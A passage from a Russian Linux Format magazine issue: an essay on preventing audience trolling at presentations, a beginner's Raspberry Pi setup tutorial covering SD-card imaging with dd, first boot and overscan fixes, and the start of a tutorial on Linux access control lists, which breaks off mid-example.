Троллинг на презентации, то есть глумление аудитории над докладчиком – штука весьма неприятная (в смысле, для докладчика), но не всегда необоснованная: троллинг легко на себя навлечь, выбрав неправильную линию поведения. Вот мы и решили, что отдельная статья на данную тему не помешала бы.

За последние три года нам посчастливилось выступить на более чем 50 конференциях и встречах сообществ, где на наших докладах присутствовало от 20 до 700 человек. За все это время троллящий вопрос прозвучал только один раз, и был связан с личными взаимоотношениями с конкретным человеком. Больше троллей не было. Мистика? Фантастика?

С другой стороны, на тех же конференциях мы ведь посещаем и чужие доклады. И троллинга там хватает вполне. Что это значит? К нам на доклады приходят другие люди? Конечно, нет. Люди одни и те же. Выходит, дело в спикере и том, как он общается с публикой.

Нам кажется, все дело в уважении.

Одни спикеры выходят выступать для себя, другие выходят выступать для людей. Эта, на первый взгляд, очевидная мысль на практике рассыпается на множество аспектов.

1 Все начинается с продажи

Ты выносишь свое сообщение на суд сотни людей. Люди пришли с намерением потратить полчаса своего времени. И это большой аванс для тебя как докладчика. Люди доверили тебе свой невосполнимый ресурс и ждут, что ты не обманешь их ожидания и они не пожалеют о своем выборе.

Кто эти люди? Что им интересно? Какой у них опыт? Какое они имеют отношение к теме твоего доклада? Почему они должны тебя слушать? Пока ты не ответишь для себя на эти вопросы, ты не можешь быть уверен в том, что правильно начал доклад.

Вначале продай свою тему.

«Я хотел бы рассказать вам о Капвап» – начало не годное, потому что немедленно порождает вопрос «А оно мне надо?»

«Пять лет назад я начал управлять людьми. И всего неделю назад пришел к мысли, про которую и хотел бы сегодня рассказать. Без этого понимания я потерял 10 человек из своей команды и завалил пять проектов. И, возможно, вы, прослушав этот доклад, избежите моих ошибок» – вот уже неплохое, интригующее начало.

Добавьте персональности. Люди не любят пересказы книг. Говорите про себя: как вам это помогло; как вы к этому пришли; как вы тупили, прежде чем к этому пришли. Люди любят личные истории и «живой», а не заемный опыт.

2 Продавать по-разному

Каждому – свое. Ваш доклад направлен на определенную аудиторию, но прийти к вам может кто угодно. В зале могут оказаться студенты, инженеры, менеджеры, директора, HR'ы и случайно заглянувшие сотрудники бухгалтерии.

Именно поэтому в начале выступления сегментируйте аудиторию, применив древний ораторский прием: «Поднимите, пожалуйста, руку те, кто...»

И сразу же объясните, зачем вы требовали совершить это энергозатратное движение. Довольно забавно наблюдать докладчиков, которые копируют данный прием, не объясняя людям его цели. У слушателей в глазах замирает вопрос «На фиг?»

«Поднимите руку инженеры!.. Для вас этот доклад может оказаться полезным, потому что вы услышите, чего от вас на самом деле ожидает ваше руководство».

«Поднимите руку менеджеры или директора!.. Коллеги, вы сможете узнать точку зрения руководителей из других компаний и сопоставить ее со своей».

«Есть ли у нас студенты?.. Друзья, для вас будет полезным пересмотреть этот доклад, когда вы будете устраиваться на свою первую работу».

3 А ты кто такой?

Иногда приходится наблюдать, как докладчик с места в карьер объявляет себя экспертом в теме. А в процессе доклада выясняется, что у кого-то из зала опыт в теме этак раза в два превышает опыт докладчика. После чего как раз и начинается жесткий троллинг «эксперта», стоящего на сцене.

И это вполне логично. Потому что уважение к аудитории означает еще и правильное позиционирование себя по отношению к людям. Вы можете выступать в качестве:

- » учителя, наставника и вообще гуру;
- » эксперта в теме;
- » собеседника с неким опытом.

Мы еще не забыли, что аудитория может оказаться разнородной. Поэтому стоит применить ровно тот же самый прием – «Поднимите руку те, кто...»

«Есть ли здесь те, у кого опыт в теме меньше 2 лет?.. Вам этот доклад будет полезен, потому что...»

«Есть ли здесь те, у кого опыт в теме 3–5 лет?.. Коллеги, возможно, вы найдете для себя что-то новое».

«Есть ли у нас динозавры? Те, у кого опыт больше 5 лет?.. Коллеги, надеюсь, вы дополните меня своим мнением».

Вы четко разъяснили каждому сегменту аудитории, что им делать. И если вы в начале попросили человека вас дополнять, то он и будет дополнять, а не троллить вас.

4 Следите за аудиторией

По ходу вашего рассказа люди будут заниматься чем угодно: слушать, открыв глаза и рот; хихикать; зевать; шushукаться между собой. Игнорировать это могут только сверх-опытные докладчики, которые прогнозируют поведение аудитории и видят, что все идет по плану. Увидя непонятную вам реакцию, прервитесь и спросите.

«Коллеги, вы молчите потому, что согласны, или хорошо пообедали и теперь дремлете?»

Интересуйтесь реакцией аудитории. Особенно часто смотрите на людей, которые оказались опытнее вас (те самые динозавры, поднимавшие руку последними). Если вы увидите, что они согласно кивают – поверьте, это придаст вам уверенности. А если они скептически покачивают головой – остановитесь и дайте им слово. Возможно, вас и правда занесло.

АНТИ-ТРОЛЛИНГ

Оставлять без реакции поведение людей, которое вам непонятно – это неуважение к аудитории. И аудитория, разумеется, радостно отплатит вам тем же.

5 Самоирония

Где-то полгода назад в Клубе тренерского мастерства нам задали вопрос: как выработать свой стиль выступления? Честно сказать, раньше я об этом не задумывался. Мне казалось, что стиль приходит как-то сам собой. Но, немного посообразав, я пришел к алгоритму:

- 1 Найти того, чьи выступления тебе нравятся.
- 2 Подумать, что именно нравится.
- 3 Попробовать копировать и отработать эти приемы.

И когда я размышлял над тем, чем именно мне нравятся другие докладчики, я осознал, что ключевое качество – это самоирония.

«К тому моменту я управлял командой уже две недели, то есть, как вы понимаете, был опытейшим менеджером...»

«Честно признаюсь, я тогда тупил дольше всех. А как еще может быть, если ты круглый отличник и окончил школу с золотой медалью?..»

«Я прочел две книжки и почувствовал, что наконец-то стал экспертом в теме».

Когда человек готов потроллить сам себя, все остальные его уже не троллят. В этом смысле очень удобно выступать в паре, подкалывая друг друга. Потому что можно троллить не себя, а коллегу. Который, конечно, не заставляет себя ждать с обратной.

6 Больше подготовки

Наверняка вы слышали, сколько времени готовил каждое свое выступление Стив Джобс. Это что-то нереальное. Причем он еще и вынимал душу из всех, кто участвовал в подготовке.

Когда люди видят, что вы готовились к встрече с ними, они понимают, что вы их уважаете. Если же вы прямо в их присутствии начинаете накидывать буллеты на слайды или приходите со слайдами, явно сделанными за 10 минут, люди могут разобидеться.

Это не означает, что нужно рисовать слайды за месяц до доклада. Мы, например, обычно рисуем слайды за 1-2 дня до выступления. Но при этом структура выступления в голове складывается довольно долго. А когда она сложилась, то перенести это на слайды уже несложно.


Но если вы рисуете слайды, как Макс Дорощев (2 часа на <http://vimeo.com/12127904> вы проведете и с пользой, и с удовольствием) – где корявые титры уползают вдаль, а нарисованные человечки стучат ручками-палочками по клавиатуре – то будьте уверены, аудитория испытает к вам огромное чувство благодарности.

7 Поблагодари аудиторию

Как докладчики обычно завершают свое выступление? Очень по-разному. «Ну, вот как бы все, что я хотел сказать. Вопросы?» – пожалуй, самый типичный вариант. Мне он не нравится.

Во-первых, лучше завершать свое выступление ответом на вопрос «К чему я все это говорил». Потому что начало многие могли уже забыть, а кто-то вообще опоздал на первые три минуты доклада и так и уйдет в неведении, о чем, собственно, шла речь.

Во-вторых, люди просидели полчаса, пытаюсь тебя внимательно слушать. Мне кажется, это повод их поблагодарить: «Коллеги,



► Слайды Максима Дорощева умеют покорять зрителей.

спасибо, что выдержали эти полчаса. Надеюсь, этот доклад оказался вам полезным и породил у вас практические мысли. Если у вас есть вопросы, буду рад на них ответить».

Люди, которые оказались в состоянии вытерпеть весь накал вашего ораторского искусства, безусловно заслуживают уважения и благодарности.

8 «Спасибо за вопрос!»

В 1998 году, когда я защищал бакалаврскую работу, на предзащите нам первым делом объяснили, что ответы на вопросы надо начинать со слов «Спасибо за вопрос!». С тех пор эта практика всегда со мной, и я стараюсь про нее не забывать.

На конференциях бывает и иначе. Докладчик не продает тему, не следит за реакцией аудитории или видит реакцию, которая ему не нравится. Естественно, в конце доклада он настроен к аудитории немного враждебно. И любой вопрос воспринимает как попытку троллинга (что иногда и вправду имеет место быть).

Однако это не факт. Люди не только отслушали весь твой бубнеж, но и пропустили его через себя, родили мысль и облекли ее в вопрос. Почему ты не хочешь сказать им за это спасибо? Слушатели, возможно, вообще для тебя редкость. Прояви к ним уважение, поблагодари за активность.

В заключение

Мысль про уважение к слушателям, на самом деле, пришла к нам как-то интуитивно. И те аспекты, о которых вы прочли в нашей статье (если, конечно, смогли осилить этот наш полезнейший опыт) – плод нашего недавнего самоанализа.

Будем рады, если он оказался для вас полезным – найдете время черкнуть нам письмишко со «спасибо» на ask@stratoplan.ru, будем благодарны. Если сможете дополнить своими мыслями, своим опытом – пишите туда же, будем благодарны еще раз. Успехов вам, и с наступившим вас летом! LXF



Почему так названы

«Пособие для бурундуков» – не показатель неуважения к читателям. Просто мне в детстве очень нравились Чип и Дейл, а у них всегда были под рукой пособия для бурундуков. Больше Чипа и Дейла, конечно, нравилась Гаечка, но это совсем другая история.



Raspberry Pi.

Если вы с нетерпением ждете получения нового Raspberry Pi, вас заинтересует рассказ **Джонатана Робертса** об этом миниатюрном устройстве.



Наш эксперт

Супер-скрытный **Джонатан Робертс** копается в Linux с детских лет. Иными словами, не так уж долго...

После долгих ожиданий радостно предвкушаемый Raspberry Pi наконец увидел свет. Мы в Башнях **LXF** были одними из первых счастливых обладателей, урвавших опытный образчик для тестирования, и в ближайшие месяцы надеемся найти ему хорошее применение. На этом уроке мы начнем с введения, которое поможет каждому пользователю, независимо от его предыдущего опыта, начать работу с компьютером. Мы внесем ясность в такие вопросы:

- » какие периферийные устройства вам нужны;
- » как создать загрузочную SD-карту;
- » что делать при первом запуске системы;
- » какие настройки стоит изменить;
- » что можно и чего нельзя делать с RPi прямо сейчас.

Мы надеемся, что независимо от того, заказали ли вы свой Raspberry Pi или только собираетесь сделать это летом, из нашей статьи вы поймете, чего ожидать, и сможете отправиться в путь. Через месяц мы перейдем к тому, как использовать Raspberry Pi по прямому назначению – изучению работы компьютера. Мы рассмотрим Scratch, один из входящих в систему начальных языков программирования, который поможет вам развить логическое мышление.

Нужна периферия!

Перед тем как заказывать Raspberry Pi, примите во внимание, что вы получите только печатную плату с несколькими микросхемами на ней. То есть, ей не хватает важнейших периферийных устройств, включая:

- » USB-клавиатуру и мышь
- » SD-карту для хранения данных (и считыватель SD-карт)
- » Кабель Ethernet для подключения к сети
- » Источник питания
- » HDMI/компонитный кабель для монитора/телевизора (и сам монитор/телевизор!)

Возможно, мысль о поисках в восторг не приводит, но достать эти компоненты чаще всего не проблема. Если у вас уже есть обычный компьютер, скорее всего они и так разбросаны по квартире. Если нет, можно либо заказать готовый набор периферийных устройств одновременно с Pi, либо прогуляться по магазинам.



» Все операционные системы, совместимые с Raspberry Pi, можно загрузить с сайта Raspberry Pi.

Но прежде чем расстрясти бумажник, ознакомьтесь со следующей информацией, чтобы не купить периферийные устройства, несовместимые с RPi.

- » **Источник питания** должен выдавать напряжение 5 В с силой тока 1 А и иметь разъем mini-USB. Благодаря новому закону, принятому Европейским союзом, этим требованиям соответствуют многие зарядники для мобильных телефонов – проверьте, соответствует ли им ваш. Здесь в редакции **LXF** мы пользуемся зарядником для мобильного телефона с Android.
- » Необходима **SD-карта** класса 4 объемом не менее 4 Гб. Разумеется, чем больше ее объем, тем больше приложений и данных поместится на Raspberry Pi. Если у вас появились сомнения, список карт, с которыми компьютер точно работает, можно найти по ссылке <http://bit.ly/wV05By>. Работать с этой картой придется и с другого компьютера, и если у вас нет встроенного считывателя SD-карт, купите внешний, подключаемый по USB.

Другой способ подготовки карты

Если у вас нет компьютера с Linux, то у вас нет и **dd** – утилиты, с помощью которой мы копируем операционную систему на SD-карту Raspberry Pi.


Но вы все равно сможете скопировать ее, воспользовавшись программой *Win32DiskImager*.

Изначально она предназначалась для работы с Ubuntu Netbook Remix, но потом стала популярной утилитой для работы с устройствами на базе Arm (подобными Raspberry Pi). Загрузить ее можно по ссылке <http://bit.ly/Dh2nE>. Работать с ней очень

просто. Выберите файл образа .img в первом поле и SD-карту в поле «Device [Устройство]» рядом с ним. Потом останется только нажать на кнопку «Write [Запись]».

Прежде чем нажимать на кнопку, убедитесь, что вы выбрали нужный диск, и создайте резервную копию всех данных, потому что в случае ошибки легко потерять все данные.

Как и **dd**, эта программа удалит всю информацию на SD-карте.



» Эта программа пишет образ системы на SD-карту (картинка взята из Ubuntu wiki, CC-BY-SA 3.0).

Мы начинаем

» **HDMI/компонитный кабель** не обязан быть дорогим! В некоторых магазинах предлагаются весьма недешевые варианты, но нормальный кабель можно купить и в Poundland или Tesco фунта за 4. Какой именно кабель вам нужен, HDMI или компонентный, зависит от монитора/телевизора.

Взгляните на рисунок справа. Вверху – HDMI-разъем, в середине – DVI-разъем, ниже – компонентный разъем. Теперь взгляните на свой монитор или телевизор и посмотрите, какой разъем на нем – и вы поймете, какой кабель вам нужен. Если у него DVI-разъем, купите HDMI-кабель и конвертор с HDMI на DVI; если на нем есть и компонентный, и HDMI-разъемы, пользуйтесь HDMI.

Введение в операционные системы

Кроме периферийных устройств, у Raspberry Pi нет и операционной системы. Чтобы запустить компьютер, вам нужно взять совместимую с ним операционную систему и особым образом записать ее на SD-карту. Конечно, если вы не знаете, что такое операционная система, тут могут возникнуть некоторые сложности, вот с этого и начнем.

Операционная система – это программа, через которую вы взаимодействуете с компьютером: она получает вводимые данные, управляет устройствами и отправляет выводимые данные на экран или по сети. Ubuntu, Windows, Mac OS X – все это операционные системы. Компьютер без операционной системы – просто груда металла и кремния.

На обычном компьютере операционная система хранится на жестком диске. При включении компьютер первым делом находит на диске операционную систему и загружает ее в оперативную память (ОЗУ). Затем операционная система берет на себя управление всеми устройствами и работает до тех пор, пока вы не выключите компьютер. Часто говорят, что компьютер «запускается» или «загружается» с жесткого диска. Но Raspberry Pi – необычный компьютер: жесткого диска у него нет. Его операционная система, все устанавливаемые приложения и личные файлы хранятся на SD-карте. Он «запускается» с SD-карты.

Раздобудем ОС

Чтобы записать операционную систему на SD-карту, сначала нужно ее загрузить. Все операционные системы, совместимые с Raspberry Pi, можно загрузить с сайта Raspberry Pi: www.raspberrypi.org/downloads. На данный момент там рекомендуется загрузить версию Debian, и именно ею мы будем пользоваться в этой статье.

Файл для загрузки довольно большой, более 400 МБ, и это потребует времени. Если ваш договор на Интернет ограничивает объем закачек, возьмите этот файл с нашего DVD. Списав образ, вставьте в компьютер карту. Если у вас есть встроенный считыватель карт, воспользуйтесь им; если нет, подключите внешний.

Загруженный файл представляет собой ZIP-архив, который нужно распаковать. После распаковки появится каталог, в котором вы найдете файл .img – его-то и нужно записать на SD-карту,



» Купить нужный кабель для монитора или телевизора нетрудно – просто ознакомьтесь с рисунком. 1 Кабель HDMI, 2 Компонитный кабель, и 3 Конвертер HDMI в DVI.

но не как обычный файл. Файл .img, как следует из расширения – точный образ устройства. Он содержит информацию о расположении данных устройства и файлы, используемые для загрузки компьютера, которые должны находиться в строго определенной области диска. Если просто скопировать файл, они попадут не туда, а в хвост существующих структур данных.

Подготовка SD-карты

Вместо этого мы воспользуемся особой программой, которая копирует первый байт образа в первый байт диска, второй байт – во второй байт и т. д. В Linux для этого используется утилита командной строки **dd**.

Вставьте SD-карту в компьютер, откройте терминал и наберите **df -H**. Появится список всех устройств хранения данных и разделов с их размерами, из которого вы сможете узнать, какое имя компьютер назначил вашей SD-карте.

Внимательно посмотрите на каждую строку и найдите запись с тем же размером, что у карты, и со значением “Media” в столбце справа. Размер может не совпадать с указанным на карте, но он будет близок к нему. Найдите значение столбца Filesystem [Файловая система] в этой строке, нечто вроде **/dev/mmcblk0**.

Теперь, оставаясь в командной строке, введите следующую команду (но прежде чем нажать Enter, прочтите пояснения!): **sudo dd if=/home/jon/Downloads/debian6-19-04-2012/debian6-19-04-2012.img of=/dev/mmcblk0**. Путь, указанный после **if**, должен представлять собой путь до загруженного файла .img. В данном случае это каталог Downloads моего домашнего каталога. Если вы сохранили файл в другом месте, укажите здесь полный путь до него. После

» **Не хотите пропустить номер?** Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

of укажите имя устройства из столбца Filesystem. Если у вас это строка вида `/dev/mmcblk0p1`, удалите на конце `p1`; если это строка вида `/dev/sdc1`, удалите цифру.

Учтите, что эта команда сотрет с устройства все данные, поэтому обязательно создайте резервную копию и убедитесь, что правильно указали устройство! Если вы случайно направите `dd` на свой основной жесткий диск, появятся серьезные проблемы.

Загружаемся

Единственный опасный участок пути позади. Теперь вставьте карту в слот в нижней части Raspberry Pi, подключите USB-клавиатуру, мышь, кабель Ethernet и кабель монитора. Затем со включенным монитором подключите провод питания, и Raspberry Pi должен загрузиться.


Вы увидите красный огонек рядом с разъемами USB, и вскоре после этого должны замигать несколько зеленых огоньков. Если их нет, значит, что-то не так с SD-картой. Дважды проверьте, что правильно вставили ее в слот; если это не поможет, вернитесь к предыдущим этапам и попробуйте настроить ее снова.

Но если все хорошо, на экране начнет прокручиваться текст, а сверху появится логотип Raspberry Pi. При первом запуске Raspberry Pi система пройдет однократный процесс инициализации, во время которого загрузка может застрять на сообщении «Stopping portmap daemon [Остановка демона portmap]»; тогда можно просто включить и выключить питание, загрузка возобновится, и этой остановки больше не произойдет.

Строка приглашения

В конце концов текст перестанет прокручиваться, и внизу появится строка «`raspberrypi login:`» с мигающим курсором. Это строка приглашения на вход в систему, и она означает, что компьютер ожидает ввода логина и пароля. В образе Debian имя пользователя – `pi`, а пароль – `raspberrypi`. Введите имя пользователя и нажмите Enter, затем введите пароль и нажмите Enter. При наборе пароля он не будет появляться на экране, чтобы его не подглядели посторонние. После этого на экране появится новая строка, похожая на предыдущую. На сей раз это `pi@raspberrypi:~$` с мигающим курсором. Это приглашение командной строки. Мигающий курсор означает, что в нее можно вводить команды. Для ввода команды набирается имя той или иной программы и нажимается клавиша Enter.

Если Raspberry Pi нужен вам для изучения компьютера, запуска собственного сервера или изучения языков программирования, то большую часть времени вы будете проводить в командной строке, но сейчас давайте поработаем с графическим интерфейсом.



➤ Рабочий стол Raspberry Pi по умолчанию использует LXDE, легкий интерфейс, идеальный для систем с медленными процессорами и меньшей памятью.

Недостатки графики

Работа над Raspberry Pi не завершена. Версия, распространяемая сейчас, предназначена для разработчиков, которым она отправляется в надежде на то, что они с ней повоюют, найдут ошибки и сообщат о них, а также создадут множество забавных программ, которые войдут в окончательную версию системы, поставляемую целевой аудитории: школьникам.

Поэтому неудивительно, что в поставляемых сейчас версиях есть некоторые проблемы с поддержкой устройств. Ни в одной из них еще нет X, программы для управления монитором, работающей со встроенной (и очень мощной) видеокарткой, поэтому окна отрисовываются медленно.

Также на этой платформе не удастся запустить большинство современных 3D-игр. Это происходит потому, что большинство трехмерных игр Linux взаимодействуют с графической системой с помощью одной программы, называемой *OpenGL*; Raspberry Pi поддерживает лишь ее малую часть – *OpenGL ES*.

Постепенно должны появиться новые игры с поддержкой *OpenGL ES* (и соответствующие изменения должны быть внесены в старые игры), а X должен получить поддержку встроенных графических систем. В итоге все будет отлично работать – нужно лишь немножко потерпеть.

Милые картинки

В командной строке наберите `startx` и нажмите Enter. Экран немного помигает, затем почернеет, и появится большой логотип Raspberry Pi и панель задач, похожая на панель задач в Windows. Это LXDE (Lightweight X11 Desktop Environment). В Linux, в отличие от MacOS X или Windows, пользователи могут выбирать графический интерфейс, в котором они хотят работать. LXDE – не самый современный из них, но один из самых простых. Это позволяет прекрасно им пользоваться на устройствах с небольшой вычислительной мощностью или объемом памяти, подобных Raspberry Pi.

Осмотритесь вокруг, понажимайте разные кнопки и посмотрите, что они делают – сейчас вы не сможете вывести систему из строя. А даже если сможете, просто выньте SD-карту, повторите процедуру настройки, и вы вернетесь к тому с чего начали.

Хотя вы больше не видите командную строку, она продолжает работать в фоновом режиме. К ней можно вернуться снова, нажав `Ctrl+Alt+F1` – попробуйте. Вы должны увидеть странный текст после запущенной команды `startx`. Этот текст выводит работающая программа, *X-сервер*.

X – это программа, с помощью которой Linux управляет устройствами ввода и отображает информацию на экране. Она создает несколько виртуальных консолей, для открытия которых нужно нажать клавиши от `Ctrl+Alt+F1` до `Ctrl+Alt+F6`. Графическая среда всегда, по крайней мере в Raspberry Pi, находится на второй консоли. Поэтому, чтобы вернуться в LXDE, просто нажмите `Ctrl+Alt+F2`.

Вы можете заметить, что рабочий стол вписывается в экран неточно. Это распространенная проблема, с которой сталкиваются обладатели разъемов HDMI. Она вызывается так называемым выходом развертки за полезную площадь экрана, наследие телевизионных приемников с тридцатых до девяностых годов.



Решение проблемы

Чтобы решить эту проблему, нужно вернуться в командную строку. Мы не будем переключать виртуальные консоли, как делали это прежде, а воспользуемся «эмулятором терминала». Откройте

➤ Пропустили номер? Узнайте на с. 106, как получить его прямо сейчас.



Шаг за шагом: Вернем себе пространство





1 Выберите карту

Выберите правильное устройство! Откройте выпадающее меню и выберите устройство, размер которого совпадает с размером вашей карты. Если устройство выбрано верно, в главном окне появятся три раздела и две неиспользуемых области.

2 Переместите раздел

Щелкните правой кнопкой мыши на разделе **linux-swap** и выберите **Resize/Move** [Изменить размер/Переместить]. В появившемся окне перетащите маленький прямоугольник вправо до конца прямоугольника, в котором он находится. Нажмите **Resize/Move**.



3 Увеличьте размер

Щелкните правой кнопкой мыши на разделе **ext4**, выберите **Unmount** [Размонтировать], затем щелкните на нем правой кнопкой и выберите **Resize/Move**. Перетащите его правый край в конец прямоугольника чтобы изменить его размер. Нажмите **Resize/Move**.

4 Готово

Нажмите на зеленую галочку в верхней части окна. Терпеливо дождитесь, пока **GParted** перемещает разделы и изменяет их размеры. Извлеките SD-карту и перезагрузите Pi.

меню LXDE, щелкнув по иконке в левом нижнем углу экрана, затем выберите **Accessories > LXTerminal** (Стандартные > LXTerminal). Это еще один способ доступа к командной строке. В командной строке, которая откроется в новом окне, наберите **sudo leafpad /boot/config.txt**. Откроется еще одно окно – текстовый редактор *Leafpad*. Редактируемый файл уже будет открыт – он указан во введенной нами команде: это **config.txt** в каталоге **/boot**. В этом файле введите **disable_overscan=1** и сохраните файл. Затем можно перезагрузить Raspberry Pi, щелкнув на логотипе в правой нижней части экрана, и когда система загрузится снова, экран должен быть заполнен целиком.

В этот файл можно записать и множество других параметров – все они описаны в wiki Raspberry Pi: http://elinux.org/RPi_config.txt. Многие из них связаны с режимами работы монитора, в том числе с разрешением и пр., но некоторые изменяют частоту работы процессора – разгоняют его. Не пользуйтесь ими, если не знаете, что делаете, так как это может привести к повреждению компьютера. Параметр **hdmi_drive** пригодится вам в том случае, если вы пользуетесь конвертером с HDMI на DVI. Установите его в 1, чтобы разрешение всегда устанавливалось верно, и перезагрузите систему.

Итак, мы запустили Raspberry Pi, знаем, как запустить графический интерфейс и как изменить разрешение экрана. Есть еще

один прием, который мы хотим описать: как настроить SD-карту так, чтобы все ее пространство было доступно для файлов и программ. Это необходимо потому, что когда файл **.img** помещают на карту, он автоматически делит диск на три части. Каждая из них с точки зрения компьютера выглядит как отдельный жесткий диск и называется разделом. На одном из разделов (корневом разделе, обозначаемом как **/**) хранятся операционная система и все ваши файлы; другой (известный как раздел подкачки) предоставляет виртуальную память; третий используется для хранения файлов, необходимых для запуска Raspberry Pi. Так как каждый из них выглядит как отдельное физическое устройство, то все остальное место на карте, если оно есть, операционной системой игнорируется.

Здесь и кроется проблема. Образ Debian, который мы записываем на карту, создает корневой раздел всегда одного и тот же размера. В результате на нашей карте размером 4 Гб имеется 2 Гб неиспользуемого пространства, и для хранения новых приложений и файлов остается всего несколько сотен мегабайт. Для решения этой проблемы нам понадобится компьютер с Linux с установленной **GParted**. Следуйте нашему пошаговому руководству вверху, да не забудьте предварительно сделать резервную копию данных. **LXF**



Собственники

Собственности посвящено девять десятых всех законов; ну, а если надо выдать файлы на запись нескольким пользователям? **Нейл Ботвик** расскажет про ACL.



Наш эксперт

Нейл Ботвик
У Нейла по компьютеру в каждой комнате, но по соображениям безопасности он ни за что не скажет вам, где находится центральный сервер.

Части владельцев файлов и прав доступа линуксоиды проходят через три стадии. Первая – трудности: «Почему это так и почему мне нельзя записать файл сюда?». Вторая – понимание пользы защиты файлов от случайного или намеренного изменения или удаления. Третья затрагивает не всех – это недовольство ограничениями системы. Главное из них в том, что у каждого объекта – файла или каталога – только один владелец, и это ОК, пока в системе всего один пользователь (кстати, root мы пользователем не считаем – он обычно не работает с системой, а только администрирует ее). А стоит появиться нескольким пользователям, которым нужно изменять файлы друг друга, все усложняется. Ситуация это нередкая: например, удобно иметь общий каталог, где вся семья хранит фотки и работает с ними. Очень часто общий доступ к файлам нужен нескольким сотрудникам или отделением офиса. Всех этих пользователей можно свести в одну группу и пользоваться каталогом, которым владеет группа, с правом на запись; но если кто-то создаст внутри новый файл или каталог, его владельцем с правом на запись будет только он сам.

Списки управления доступом

Чтобы улучшить такую систему «все или ничего», нужен более тонкий контроль над тем, кто, что и где может делать. При нескольких условиях такое позволяют списки управления доступом (Access Control Lists, ACL), расширение большинства файловых систем (ФС) Linux. Для начала нужно ядро со встроенной поддержкой ACL – в любом ядре из дистрибутива она будет, но собирая свое, не забудьте задать параметр **CONFIG_EXT4_FS_POSIX_ACL** или соответствующий для другой ФС. Далее, ACL надо активировать при монтировании ФС – в ФС типа XFS и Btrfs это включено по умолчанию, но для ФС ext в общем по умолчанию не делается, надо потрудиться самим. Чтобы ACL активировались при загрузке системы, откройте **/etc/fstab** и добавьте **acl** к списку опций монтирования файловой системы (опции разделяются запятыми):

```
/dev/sda5 /home ext4 noatime,acl 0 0
```

Этот параметр вступит в действие после перезагрузки. Чтобы активировать ACL сразу, перемонтируйте файловую систему с дополнительной опцией, например, так:

```
sudo mount /home -o remount,acl
```

```
[nelz@hactar scratch/lxfactl 0]% getfacl somedir
# file: somedir
# owner: nelz
# group: users
user::rwx
user:fred:rwx
group::r-x
group:project:rwx
mask::rwx
other::r-x
default:user::rwx
default:user:fred:rwx
default:group::r-x
default:mask::rwx
default:other::r-x
```

➤ Результаты ваших действий покажет **getfacl** – ее результаты гораздо понятнее, чем у **ls**.

Наконец, нужны пользовательские утилиты ACL, устанавливаемые в составе пакета ACL. Основные утилиты – **setfacl** (задает права доступа ACL для файла/каталога) и **getfacl** (отображает их).

Зададим простой ACL

Начнем с примера. Команды:

```
touch имяФайла
```

```
ls -l имяФайла
```

дадут следующий результат:

```
-rw-r--r-- 1 nelz users 0 Apr 11 15:14 имяФайла
```

– обычный файл с обычными правами на чтение/доступ для одного пользователя. Посмотрим, что о нем скажет команда **getfacl**.

```
getfacl имяФайла
```

выведет следующее:

```
# file: имяФайла
```

```
# owner: nelz
```

```
